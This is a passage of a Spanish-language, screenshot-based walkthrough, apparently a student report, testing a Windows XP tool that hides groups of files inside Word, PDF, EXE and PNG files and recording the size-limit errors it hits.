

Ilustración 41 Camuflaje de Archivos en Windows XP paso 41

En la ventana siguiente me mostro todos los archivos que estaban camuflados, allí oprimí el botón next.



Ilustración 42 Camuflaje de Archivos en Windows XP paso 42

En la ventana siguiente me pidió que guardara esos archivos en un lugar del pc o de la máquina, cree una carpeta llamada descargas dentro del escritorio y allí en esa carpeta guarde los archivos.



Ilustración 43 Camuflaje de Archivos en Windows XP paso 43

Después de haber guardado los archivos en la carpeta, ingrese a esta misma y allí se encontraban todos los archivos que antes había camuflado.



Ilustración 44 Camuflaje de Archivos en Windows XP paso 44

Pero como ya había probado camuflando 20 archivos con tamaño de 1,37 GB en un archivo de Word, debía probar en los demás archivos es decir en word, pdf y exe.

Entonces, proseguí con un archivo de word, para este caso eran 21 archivos, pero el tamaño era mucho más grande 2,62 GB.



Ilustración 45 Camuflaje de Archivos en Windows XP paso 45

Seleccioné los archivos y oprimí la opción de camuflaje, la venta siguiente, me mostro todos los archivos, allí puede observar el tamaño de cada uno para luego dar clic en el botón next.



Ilustración 46 Camuflaje de Archivos en Windows XP paso 46

En la ventana siguiente, seleccioné el archivo de word con extensión .docx donde iba a hacer el camuflaje de todos esos archivos y luego oprimí el botón abrir.



Ilustración 47 Camuflaje de Archivos en Windows XP paso 47

La ventana siguiente, me mostro el archivo seleccionado y allí oprimí el botón next.



Ilustración 48 Camuflaje de Archivos en Windows XP paso 48

En la siguiente ventana, cambie el nombre del archivo y luego oprimí el boton next.



Ilustración 49 Camuflaje de Archivos en Windows XP paso 49

En la ventana siguiente, establecí una contraseña y luego de escribirla oprimí el botón finish para terminar con el proceso de camuflaje.



Ilustración 50 Camuflaje de Archivos en Windows XP paso 50

Pero a diferencia del camuflaje anterior, este no termino de cargar, porque mostro un mensaje de error, donde decía que la cantidad de archivos superaba el máximo de archivos que permitía el camuflaje.



Ilustración 51 Camuflaje de Archivos en Windows XP paso 51

Al mostrarme el error anterior, probe la misma cantidad de archivos y de tamaño, pero ahora camuflado los archivos en un archivo de pdf.

Seleccioné el archivo y luego oprimí el botón abrir.



Ilustración 52 Camuflaje de Archivos en Windows XP paso 52

En la siguiente ventana, me mostro el archivo seleccionado y allí oprimir botón next.



Ilustración 53 Camuflaje de Archivos en Windows XP paso 53

En la ventana siguiente cambié el nombre del archivo, pero con la extensión pdf y luego oprimí el botón next.



Ilustración 54 Camuflaje de Archivos en Windows XP paso 54

En la ventana siguiente, establecí la contraseña del camuflaje y oprimí el botón finish para terminar el camuflaje.



Ilustración 55 Camuflaje de Archivos en Windows XP paso 55

Pero igualmente como en el camuflaje en el archivo word, me mostro el mismo resultado o error que la cantidad de archivo que estaba camuflando accedía el límite y no se podía completar el camuflaje. Con estos dos resultados ya podían sacar mis propias conclusiones.



Ilustración 56 Camuflaje de Archivos en Windows XP paso 56

Pero me faltaba un tipo de archivo, el de extensión exe o el ejecutable.

Realice el mismo proceso con las extensiones anteriores. Seleccioné todos los archivos, es decir los 21 archivos con tamaño de 2,62 GB, luego oprimí la opción de camuflaje y después elegí el archivo donde iba a camuflar el archivo es decir el archivo con extensión exe y luego oprimí el botón abrir.



Ilustración 57 Camuflaje de Archivos en Windows XP paso 57

La siguiente ventana mostro el archivo seleccionado y allí oprimí el botón next.



Ilustración 58 Camuflaje de Archivos en Windows XP paso 58

En la siguiente ventana, le cambié el nombre del archivo, pero con la extensión .exe y luego oprimí el botón next.



Ilustración 59 Camuflaje de Archivos en Windows XP paso 59

En la ventana siguiente, establecí la contraseña del camuflaje y por último oprimí el botón finish para terminar el camuflaje.



Ilustración 60 Camuflaje de Archivos en Windows XP paso 60

Pero igualmente, me mostro el mismo error, la cantidad de archivo no era permitido.



Ilustración 61 Camuflaje de Archivos en Windows XP paso 61

Con esto puede concluir que la máxima capacidad que aceptan los archivos con extensión exe, pdf, word y png es entre 1 GB y 2 B. Y para probar mi conclusión, decidí probar con la misma cantidad de archivos y de tamaño que había probado con los archivos de word, pdf y exe pero ahora en archivo png que me había funcionado con 20 archivo y 1,63 de GB.

Para eso seleccione los mismos archivos es decir 21 con tamaño 2,62 GB, luego los camufle, después elegí el archivo con extensión png y después oprimí el botón abrir.

